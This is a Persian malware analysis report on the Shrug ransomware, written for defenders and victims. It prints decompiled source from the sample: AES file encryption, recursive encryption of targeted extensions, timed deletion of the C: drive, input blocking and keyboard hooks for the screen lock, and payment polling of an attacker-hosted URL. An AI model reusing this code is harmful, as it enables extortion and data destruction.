باسمه تعالی

تحلیل فنی باج‌افزار Shrug

مقدمه :

مشاهده و رصد فضای سایبری در زمینه باج‌افزار، از شروع فعالیت نمونه جدیدی به نام Shrug خبر می‌دهد. بررسی‌ها نشان می‌دهد فعالیت این باج‌افزار در اوایل ماه ژوئیه سال ۲۰۱۸ میلادی شروع شده و به نظر می‌رسد تمرکز آن بیشتر بر روی کاربران انگلیسی زبان می‌باشد. طبق مشاهدات صورت گرفته، این باج‌افزار یک قفل کننده صفحه (Screen Locker) می‌باشد که پس از اجرا، صفحه دسکتاپ کاربر را قفل کرده و پیغام باج‌خواهی خود را به نمایش می‌گذارد. بررسی‌ها نشان می دهد که باج‌افزار Shrug از الگوریتم رمزنگاری AES در حالت CBC - ۲۵۶ بیتی برای رمزگذاری فایل‌ها استفاده می‌کند و فقط فایل‌های موجود در درایو اصلی ویندوز و با پسوندهای مشخص را که در ادامه به آن‌ها اشاره خواهیم نمود، را رمزگذاری می‌کند. این باج‌افزار همانند اکثر باج‌افزارها، پس از رمزگذاری فایل‌ها از قربانیان تقاضای بیت‌کوین می‌کند و طبق اخبار دریافت شده، محققان امنیتی حوزه‌ی باج‌افزار موفق به رمزگشایی فایل‌های رمزگذاری شده توسط این باج‌افزار گردیده‌اند.

مشخصات فایل اجرایی :

نام فایل	Shrug.exe
MD۵	۵٦ea۷۹c۰۲۱be۷۹eb۷b٦۹۹d۹f۲b۵۸۳۲e۸
SHA-۱	a٤b٦۳de٤٤۲d٦۸۸ddfa۸۷۵۷۲adf۳۲۲۳۲a۰۰۱٦۰a۰۲
SHA-۲۵٦	b۱٤a۵۷ad۳۹۱d۹ba۵b۲۷۱٤dad٤۷۷۳۱۱۸f۱۱۸ed۸d٦٤b۵۲۳٤٦٦bb٦۰f۳b۱۸۳۳٦efc۱
اندازه فایل	۲٤.۵ KB
کامپایلر	Microsoft visual C# v۷.۰ / Basic .NET


فایل اجرایی این باج‌افزار دارای سه بخش است :

نام بخش	آنتروپی	آدرس مجازی	اندازه مجازی	اندازه خام
.text	۵.۵۸	۸۱۹۲	۲۲۳۸۰	۲۲۵۲۸
.rsrc	٤.۰۲	۳۲۷٦۸	۱٤۲۰	۱۵۳٦
.reloc	۰.۰۸	٤۰۹٦۰	۱۲	۵۱۲

تحلیل پویا :


برای بررسی عمیق‌تر باج‌افزار Shrug، فایل اجرایی آن را در محیط آزمایشگاهی اجرا کردیم تا عملکرد باج‌افزار را از نزدیک مورد بررسی قرار دهیم. نتایج حاصل از این بررسی نشان داد که باج‌افزار مورد اشاره پس از حمله به سیستم قربانی، صفحه دسکتاپ را قفل کرده و از دسترسی قربانیان به سیستم عامل جلوگیری می‌کند، سپس پیغام باج‌خواهی خود را به نمایش می‌گذارد. بررسی‌ها نشان می دهد که این باج‌افزار فقط فایل‌های موجود در درایو اصلی ویندوز و با پسوندهایی خاص را مورد هدف قرار می‌دهد و همان‌طور که اشاره شد فایل‌ها را با استفاده از الگوریتم رمزنگاری AES در حالت CBC - ۲۵۶ بیتی رمزگذاری می‌کند.

تصویر زیر مربوط به پیغام باج‌خواهی این باج‌افزار می‌باشد :



بر اساس پیغام باج‌خواهی، مهاجمین اعلام نموده‌اند که تمام فایل‌های مهم قربانیان همانند تصاویر، فایل‌های ویدئویی و اسناد را رمزگذاری نموده‌اند و به قربانیان اعلام نموده‌اند برای رمزگشایی آن‌ها باید معادل بیت‌کوین مبلغ ۵۰ دلار را به آدرس کیف پول ۱Hr۱grgH۹ViEgUxV۳iRRJLVKH۳PFjUteNx ارسال نمایند. مهاجمین برای پرداخت این مبلغ ۳ روز فرصت داده‌اند که در صورت عدم پرداخت مبلغ باج‌خواهی، فایل‌ها از بین خواهند رفت. در متن پیغام باج‌خواهی هیچ‌گونه راه برقراری ارتباط با مهاجمین ذکر نشده

است. طبق بررسی‌های انجام شده، در حال حاضر کیف پول مربوط به این باج‌افزار تاکنون تراکنشی نداشته است.




طبق بررسی‌های صورت گرفته، قربانیان می‌توانند با استفاده از کلیدهای ترکیبی ALT + Ctrl + DELETE پنجره Task Manager ویندوز را اجرا کرده و با کلیک بر روی Log off در ویندوز ۷ و یا Sign out در ویندوز ۱۰ ، سیستم عامل را دوباره راه اندازی نموده و قفل صفحه نمایش را غیرفعال نمایند. بر خلاف ادعای مهاجمین که اعلام کرده بودند تمام فایل‌ها را رمزگذاری نموده‌اند، باج‌افزار فقط تمام فایل‌های موجود در درایو اصلی ویندوز را رمزگذاری می‌کند و به انتهای آن‌های آن‌ها پسوند .SHRUG اضافه می‌کند. قربانیان می‌توانند با استفاده از ابزارهای امنیتی مانند آنتی‌ویروس‌های معتبر، سیستم خود را پاکسازی نمایند و همان‌طور که اشاره شد با توجه به اخبار دریافت شده، محققان امنیتی حوزه‌ی باج‌افزار موفق به رمزگشایی فایل‌های رمزگذاری شده توسط این باج‌افزار گردیده‌اند که قربانیان می‌توانند با آن‌ها ارتباط برقرار نمایند.

لیست فایل‌های مورد هدف باج‌افزار :

txt, docx, xls, doc, xlsx, ppt, pptx, odt, jpg, png, jpeg, csv, psd, sql, mdb, db, sln, html, php, asp, aspx, html, xml, json, dat, cpp, cs, py, pyw, c, js, java, mp4, ogg, mp3, wmv, avi, gif, mpeg, .msi

تصویر زیر نشان‌دهنده فایل‌های رمزگذاری شده توسط این باج‌افزار می‌باشد و همانطور که قابل مشاهده است پس از رمزگذاری فایل‌ها پسوند .SHRUG انتهای فایل‌ها اضافه می‌شود.




بر اساس بررسی‌های انجام شده اکثر آنتی‌ویروس‌های معتبر، این باج‌افزار را به عنوان یک تروجان شناسایی نموده‌اند. لذا احتمال نفوذ باج‌افزار به سیستم از راه‌های متداول از جمله هرزنامه‌ها وجود دارد.

تحلیل ایستا:

پس از تحلیل کد باج‌افزار Shrug به نتایج زیر دست پیدا کردیم.

طبق بررسی‌هایی که بر روی فایل‌های مختلف قبل و بعد از رمزگذاری انجام دادیم شاهد این بودیم که باج‌افزار Shrug ساختار فایل‌ها را پس از رمزگذاری به طور کامل تغییر می‌دهد. تصویر زیر نمونه‌ای از تغییرات ساختار فایل‌ها را نشان می‌دهد :



تصویر زیر مربوط به تابع InitializeComponent() می‌باشد که توسط تابع ShrugForm() فراخوانی می‌شود که شامل برخی از توابع لازم جهت اجرای صحیح باج‌افزار و برخی از اطلاعات جزئی موجود در پیغام باج‌خواهی آن می‌باشد :

ShrugForm

```
634
635         // Token: 0x0600002D RID: 45 RVA: 0x00003514 File Offset: 0x00001714
636         private void InitializeComponent()
637         {
638             this.components = new Container();
639             ComponentResourceManager componentResourceManager = new ComponentResourceManager(typeof(ShrugForm));
640             this.lbl_Title = new Label();
641             this.btn_ConfirmPayment = new Button();
642             this.lbl_Wallet = new Label();
643             this.rtb_Info = new RichTextBox();
644             this.CheckPaymentTimer = new Timer(this.components);
645             this.DecreaseRemainingTime = new Timer(this.components);
646             this.lbl_FileDestroy = new Label();
647             this.SetFwindow = new Timer(this.components);
648             base.SuspendLayout();
649             this.lbl_Title.AutoSize = true;
650             this.lbl_Title.Font = new Font("Calibri", 21.75f, FontStyle.Regular, GraphicsUnit.Point, 0);
651             this.lbl_Title.Location = new Point(372, 9);
652             this.lbl_Title.Name = "lbl_Title";
653             this.lbl_Title.Size = new Size(320, 36);
654             this.lbl_Title.TabIndex = 0;
655             this.lbl_Title.Text = "Oh shit waddup ¯\\_(ツ)_/¯";
656             this.btn_ConfirmPayment.Font = new Font("Calibri", 16f);
657             this.btn_ConfirmPayment.Location = new Point(345, 478);
658             this.btn_ConfirmPayment.Name = "btn_ConfirmPayment";
659             this.btn_ConfirmPayment.Size = new Size(366, 40);
660             this.btn_ConfirmPayment.TabIndex = 5;
661             this.btn_ConfirmPayment.Text = "I paid! ™";
662             this.btn_ConfirmPayment.UseVisualStyleBackColor = true;
663             this.btn_ConfirmPayment.Click += this.btn_ConfirmPayment_Click;
664             this.lbl_Wallet.AutoSize = true;
665             this.lbl_Wallet.Font = new Font("Consolas", 10f);
666             this.lbl_Wallet.Location = new Point(384, 377);
667             this.lbl_Wallet.Name = "lbl_Wallet";
668             this.lbl_Wallet.Size = new Size(280, 34);
669             this.lbl_Wallet.TabIndex = 7;
670             this.lbl_Wallet.Text = "1Hr1grgH9ViEgUx73iRRJlVKH3PFjUteNx\r\n(click to copy to clipboard)";
671             this.lbl_Wallet.Click += this.lbl_Wallet_Click;
672             this.rtb_Info.Font = new Font("Calibri", 9f);
673             this.rtb_Info.Location = new Point(345, 48);
674             this.rtb_Info.Name = "rtb_Info";
675             this.rtb_Info.ReadOnly = true;
676             this.rtb_Info.Size = new Size(366, 234);
677             this.rtb_Info.TabIndex = 9;
678             this.rtb_Info.Text = componentResourceManager.GetString("rtb_Info.Text");
679             this.CheckPaymentTimer.Interval = 60000;
680             this.CheckPaymentTimer.Tick += this.CheckPaymentTimer_Tick;
681             this.DecreaseRemainingTime.Interval = 1000;
682             this.DecreaseRemainingTime.Tick += this.DecreaseRemainingTime_Tick;
683             this.lbl_FileDestroy.AutoSize = true;
684             this.lbl_FileDestroy.Font = new Font("Calibri", 16f, FontStyle.Bold);
685             this.lbl_FileDestroy.ForeColor = Color.DarkRed;
686             this.lbl_FileDestroy.Location = new Point(275, 285);
```

85 %

قطعه کد زیر مربوط به بررسی پرداخت مبلغ باج‌خواهی و نمایش پیغام مربوطه می‌باشد :

ShrugForm

```
192
193         // Token: 0x06000018 RID: 24 RVA: 0x00002968 File Offset: 0x00000B68
194         private void CheckPaymentTimer_Tick(object sender, EventArgs e)
195         {
196             string address = "http://tempacc11vl.000webhostapp.com/marthas_stuff/freehashes.txt";
197             try
198             {
199                 using (WebClient webClient = new WebClient())
200                 {
201                     string text = webClient.DownloadString(address);
202                     bool flag = text.Contains(this.UNIQUE_IDENTIFIER);
203                     if (flag)
204                     {
205                         try
206                         {
207                             this.DecryptFiles("C:\\");
208                         }
209                         catch (Exception)
210                         {
211                         }
212                         try
213                         {
214                             this.RegistryUninstall();
215                         }
216                         catch (Exception ex)
217                         {
218                         }
219                         this.SetFwindow.Stop();
220                         MessageBox.Show("Yay! You paid $50 and your files were decrypted.");
221                         MessageBox.Show("Goodbye. See you around \ud83d\ude0a");
222                         this.SelfDestruction();
223                     }
224                 }
225             }
226             catch (Exception ex2)
227             {
228             }
229         }
```

قطعه کد زیر مربوط به شمارنده معکوس باج‌افزار (مهلت زمانی داده شده برای پرداخت باج) می‌باشد :

ShrugForm

```
230
231         // Token: 0x06000019 RID: 25 RVA: 0x00002A44 File Offset: 0x00000C44
232         private void DecreaseRemainingTime_Tick(object sender, EventArgs e)
233         {
234             TimeSpan timeSpan = this.timeDelete.Subtract(DateTime.Now);
235             this.lbl_FileDestroy.Text = "Your files will be destroyed in\n";
236             Label label = this.lbl_FileDestroy;
237             label.Text += string.Format(string.Format("{0} days, {1} hours, {2} minutes, {3} seconds", new object[]
238             {
239                 timeSpan.Days,
240                 timeSpan.Hours,
241                 timeSpan.Minutes,
242                 timeSpan.Seconds
243             }), new object[0]);
244             Label label2 = this.lbl_FileDestroy;
245             label2.Text += "\nif you don't pay.";
246             this.CenterControl(this.lbl_FileDestroy, this, true, false);
247             bool flag = DateTime.Now > this.timeDelete;
248             if (flag)
249             {
250                 try
251                 {
252                     this.DeleteFiles("C:\\");
253                     this.CheckPaymentTimer.Stop();
254                     this.DecreaseRemainingTime.Stop();
255                     MessageBox.Show("Time has expired. Your files are gone.");
256                     MessageBox.Show("See ya!");
257                     this.SelfDestruction();
258                     base.FormClosing -= this.EventFormClosing;
259                     base.Close();
260                 }
261                 catch (Exception ex)
262                 {
263                 }
264             }
265         }
```

قطعه کد زیر مربوط به قفل نمودن صفحه و بالا ماندن پیغام باج‌خواهی می‌باشد :

```
ShrugForm
617
618         // Token: 0x0600002B RID: 43 RVA: 0x000034CA File Offset: 0x000016CA
619         private void SetFwindow_Tick(object sender, EventArgs e)
620         {
621             ShrugForm.SetForegroundWindow(base.Handle);
622         }
```

باج‌افزار با استفاده از قطعه کد زیر وضعیت اتصال به اینترنت را بررسی می کند :

```
ShrugForm
112
113     // Token: 0x06000017 RID: 23 RVA: 0x000025CC File Offset: 0x000007CC
114     private void ShrugForm_Load(object sender, EventArgs e)
115     {
116         ProcessModule mainModule = Process.GetCurrentProcess().MainModule;
117         this.objKeyboardProcess = new ShrugForm.LowLevelKeyboardProc(this.captureKey);
118         this.ptrHook = ShrugForm.SetWindowsHookEx(13, this.objKeyboardProcess, ShrugForm.GetModuleHandle(mainModule.ModuleName), 0u);
119         try
120         {
121             ShrugForm.BlockInput(true);
122         }
123         catch (Exception)
124         {
125         }
126         base.FormClosing += this.EventFormClosing;
127         bool flag = !this.RegistryInstalled();
128         if (flag)
129         {
130             while (!this.ConnectedToTheInternet)
131             {
132                 bool connectedToTheInternet = this.ConnectedToTheInternet;
133                 if (connectedToTheInternet)
134                 {
135                     break;
136                 }
137             }
138         }
139         int width = Screen.PrimaryScreen.Bounds.Size.Width;
140         int height = Screen.PrimaryScreen.Bounds.Size.Height;
141         base.Size = new Size(width, height);
142         base.Location = new Point(0, 0);
143         this.txt_Wallet.Font = new Font("Calibri", 14f);
144         this.txt_Wallet.Location = new Point(345, 442);
145         this.txt_Wallet.Width = this.btn_ConfirmPayment.Width;
146         this.txt_Wallet.TextAlign = HorizontalAlignment.Center;
147         base.Controls.Add(this.txt_Wallet);
148         this.CenterControl(this.lbl_Title, this, true, false);
149         this.CenterControl(this.rtb_Info, this, true, false);
150         this.CenterControl(this.lbl_Wallet, this, true, false);
151         this.CenterControl(this.txt_Wallet, this, true, false);
152         this.CenterControl(this.btn_ConfirmPayment, this, true, false);
153         this.CenterControl(this.lbl_FileDestroy, this, true, false);
154         bool flag2 = !this.RegistryInstalled();
155         if (flag2)
156         {
```

تصویر ۱

```
ShrugForm
292
293         // Token: 0x17000003 RID: 3
294         // (get) Token: 0x0600001C RID: 28 RVA: 0x00002C04 File Offset: 0x00000E04
295         private bool ConnectedToTheInternet
296         {
297             get
298             {
299                 bool result;
300                 try
301                 {
302                     using (WebClient webClient = new WebClient())
303                     {
304                         using (webClient.OpenRead("http://clients3.google.com/generate_204"))
305                         {
306                             result = true;
307                         }
308                     }
309                 }
310                 catch (Exception)
311                 {
312                     result = false;
313                 }
314                 return result;
315             }
316         }
```

تصویر ۲

قطعه کد زیر مربوط به جلوگیری از شکستن قفل صفحه با استفاده از کلیدهای ترکیبی مختلف می‌باشد :

ShrugForm

```
582
583         // Token: 0x0600002A RID: 42 RVA: 0x000033E8 File Offset: 0x000015E8
584         private void ShrugForm_KeyDown(object sender, KeyEventArgs e)
585         {
586             bool flag = e.Control && e.Alt && e.KeyCode == Keys.Delete;
587             if (flag)
588             {
589                 e.SuppressKeyPress = true;
590             }
591             bool flag2 = e.Shift && e.KeyCode == Keys.Escape;
592             if (flag2)
593             {
594                 e.SuppressKeyPress = true;
595             }
596             bool flag3 = e.Control && e.KeyCode == Keys.W;
597             if (flag3)
598             {
599                 e.SuppressKeyPress = true;
600             }
601             bool flag4 = e.Alt && e.KeyCode == Keys.Tab;
602             if (flag4)
603             {
604                 e.SuppressKeyPress = true;
605             }
606             bool flag5 = e.Alt && e.KeyCode == Keys.F4;
607             if (flag5)
608             {
609                 e.SuppressKeyPress = true;
610             }
611             bool flag6 = e.KeyCode == Keys.LWin || e.KeyCode == Keys.RWin;
612             if (flag6)
613             {
614                 e.SuppressKeyPress = true;
615             }
616         }
```

قطعه کد زیر مربوط به استفاده باج‌افزار از کتابخانه های ویندوزی می‌باشد :

ShrugForm

```
15  namespace Shrug
16  {
17      // Token: 0x02000003 RID: 3
18      public class ShrugForm : Form
19      {
20          // Token: 0x0600000B RID: 11
21          [DllImport("user32.dll")]
22          private static extern bool BlockInput(bool fBlockIt);
23
24          // Token: 0x0600000C RID: 12
25          [DllImport("user32.dll")]
26          [return: MarshalAs(UnmanagedType.Bool)]
27          private static extern bool SetForegroundWindow(IntPtr hWnd);
28
29          // Token: 0x0600000D RID: 13
30          [DllImport("user32.dll", CharSet = CharSet.Auto, SetLastError = true)]
31          private static extern IntPtr SetWindowsHookEx(int id, ShrugForm.LowLevelKeyboardProc callback, IntPtr hMod, uint dwThreadId);
32
33          // Token: 0x0600000E RID: 14
34          [DllImport("user32.dll", CharSet = CharSet.Auto, SetLastError = true)]
35          private static extern bool UnhookWindowsHookEx(IntPtr hook);
36
37          // Token: 0x0600000F RID: 15
38          [DllImport("user32.dll", CharSet = CharSet.Auto, SetLastError = true)]
39          private static extern IntPtr CallNextHookEx(IntPtr hook, int nCode, IntPtr wp, IntPtr lp);
40
41          // Token: 0x06000010 RID: 16
42          [DllImport("kernel32.dll", CharSet = CharSet.Auto, SetLastError = true)]
43          private static extern IntPtr GetModuleHandle(string name);
44
45          // Token: 0x06000011 RID: 17
46          [DllImport("user32.dll", CharSet = CharSet.Auto)]
47          private static extern short GetAsyncKeyState(Keys key);
48
49          // Token: 0x06000012 RID: 18 RVA: 0x000023C4 File Offset: 0x000005C4
50          private IntPtr captureKey(int nCode, IntPtr wp, IntPtr lp)
51          {
52              bool flag = nCode >= 0;
53              if (flag)
54              {
55                  ShrugForm.KBDLLHOOKSTRUCT kbdllhookstruct = (ShrugForm.KBDLLHOOKSTRUCT)Marshal.PtrToStructure(lp, typeof(ShrugForm.KBDLLHOOKSTRUCT));
56                  bool flag2 = kbdllhookstruct.key == Keys.RWin || kbdllhookstruct.key == Keys.LWin || (kbdllhookstruct.key == Keys.Tab && this.HasAltModifier
                        (kbdllhookstruct.flags)) || (kbdllhookstruct.key == Keys.Escape && (Control.ModifierKeys & Keys.Control) == Keys.Control);
57                  if (flag2)
58                  {
59                      return (IntPtr)1;
60                  }
61              }
62              return ShrugForm.CallNextHookEx(this.ptrHook, nCode, wp, lp);
63          }
```

95 %

همانطور که اشاره نمودیم باج‌افزار از الگوریتم رمزنگاری AES در حالت CBC ۲۵۶ بیتی استفاده می‌نماید، قطعه کد زیر مربوط به این فرایند می‌باشد :

Cryptor

```
102
103         // Token: 0x06000009 RID: 9 RVA: 0x00002294 File Offset: 0x00000494
104         public byte[] EncodeBytes(byte[] bytesToEncode)
105         {
106             AesCryptoServiceProvider aesCryptoServiceProvider = new AesCryptoServiceProvider
107             {
108                 BlockSize = 128,
109                 KeySize = 256,
110                 Key = Encoding.UTF8.GetBytes(this.Key),
111                 IV = Encoding.UTF8.GetBytes(this.IV),
112                 Padding = PaddingMode.PKCS7,
113                 Mode = CipherMode.CBC
114             };
115             ICryptoTransform cryptoTransform = aesCryptoServiceProvider.CreateEncryptor(aesCryptoServiceProvider.Key, aesCryptoServiceProvider.IV);
116             bytesToEncode = cryptoTransform.TransformFinalBlock(bytesToEncode, 0, bytesToEncode.Length);
117             cryptoTransform.Dispose();
118             return bytesToEncode;
119         }
120
121         // Token: 0x0600000A RID: 10 RVA: 0x0000232C File Offset: 0x0000052C
122         public byte[] DecodeBytes(byte[] encryptedBytes)
123         {
124             AesCryptoServiceProvider aesCryptoServiceProvider = new AesCryptoServiceProvider
125             {
126                 BlockSize = 128,
127                 KeySize = 256,
128                 Key = Encoding.UTF8.GetBytes(this.Key),
129                 IV = Encoding.UTF8.GetBytes(this.IV),
130                 Padding = PaddingMode.PKCS7,
131                 Mode = CipherMode.CBC
132             };
133             ICryptoTransform cryptoTransform = aesCryptoServiceProvider.CreateDecryptor(aesCryptoServiceProvider.Key, aesCryptoServiceProvider.IV);
134             byte[] result = cryptoTransform.TransformFinalBlock(encryptedBytes, 0, encryptedBytes.Length);
135             cryptoTransform.Dispose();
136             return result;
137         }
138
139         // Token: 0x04000003 RID: 3
140         private bool IsRegistred = false;
141     }
142 }
143
```

تصاویر زیر مربوط به توابع تولید کلید جهت استفاده در رمزگذاری فایل‌ها می‌باشد :

Cryptor

```
18      // (set) Token: 0x06000004 RID: 4 RVA: 0x00002069 File Offset: 0x00000269
19      public string IV { get; set; }
20
21      // Token: 0x06000005 RID: 5 RVA: 0x00002074 File Offset: 0x00000274
22      public Cryptor(string Key, string IV)
23      {
24          bool flag = Key.Length != 32;
25          if (flag)
26          {
27              this.GenerateKey();
28          }
29          else
30          {
31              this.Key = Key;
32          }
33          bool flag2 = IV.Length != 16;
34          if (flag2)
35          {
36              this.GenerateIV();
37          }
38          else
39          {
40              this.IV = IV;
41          }
42      }
43
44      // Token: 0x06000006 RID: 6 RVA: 0x000020D4 File Offset: 0x000002D4
45      public Cryptor()
46      {
47          this.GenerateKey();
48          this.GenerateIV();
49      }
50
51      // Token: 0x06000007 RID: 7 RVA: 0x000020F4 File Offset: 0x000002F4
52      public void GenerateKey()
53      {
54          Random random = new Random();
55          List<int> list = new List<int>();
56          for (int i = 65; i <= 90; i++)
57          {
58              list.Add(i);
59          }
60          for (int j = 97; j <= 122; j++)
61          {
62              list.Add(j);
63          }
64          for (int k = 48; k <= 57; k++)
65          {
66              list.Add(k);
67          }
68          string text = "";
69          for (int l = 0; l < 32; l++)
70          {
71              int index = random.Next(list.Count);
72              text += ((char)list[index]).ToString();
73          }
74          this.Key = text;
75      }
```

85 %

تصویر ۱

```
Cryptor
76
77          // Token: 0x06000008 RID: 8 RVA: 0x000021C4 File Offset: 0x000003C4
78          public void GenerateIV()
79          {
80              Random random = new Random();
81              List<int> list = new List<int>();
82              for (int i = 90; i >= 65; i--)
83              {
84                  list.Add(i);
85              }
86              for (int j = 122; j >= 97; j--)
87              {
88                  list.Add(j);
89              }
90              for (int k = 57; k >= 48; k--)
91              {
92                  list.Add(k);
93              }
94              string text = "";
95              for (int l = 0; l < 16; l++)
96              {
97                  int index = random.Next(list.Count);
98                  text += ((char)list[index]).ToString();
99              }
100             this.IV = text;
101         }
```

تصویر ۲

قطعه کدهای زیر مربوط به رمزگذاری فایل‌ها با پسوندهای مشخص و اضافه نمودن پسوند SHRUG. به انتهای فایل‌ها می‌باشد :

```
ShrugForm
277
278     Private Sub EncryptFiles(dir As String)
279         Dim list As List(Of String) = New List(Of String)() From { "txt", "docx", "xls", "doc", "xlsx", "ppt", "pptx", "odt", "jpg", "png", "jpeg", "csv", "psd",
              "sql", "mdb", "db", "sln", "html", "php", "asp", "aspx", "html", "xml", "json", "dat", "cpp", "cs", "py", "pyw", "c", "js", "java", "mp4", "ogg", "mp3",
              "wmv", "avi", "gif", "mpeg", ".msi" }
280         Dim files As String() = Directory.GetFiles(dir)
281         Dim directories As String() = Directory.GetDirectories(dir)
282         For Each text As String In files
283             Try
284                 Dim extension As String = Path.GetExtension(text)
285                 Dim flag As Boolean = list.Contains(extension.Replace(".", ""))
286                 If flag Then
287                     Me.EncryptFile(text)
288                 End If
289             Catch ex As Exception
290             End Try
291         Next
292         For Each dir2 As String In directories
293             Try
294                 Me.EncryptFiles(dir2)
295             Catch ex2 As Exception
296             End Try
297         Next
298     End Sub
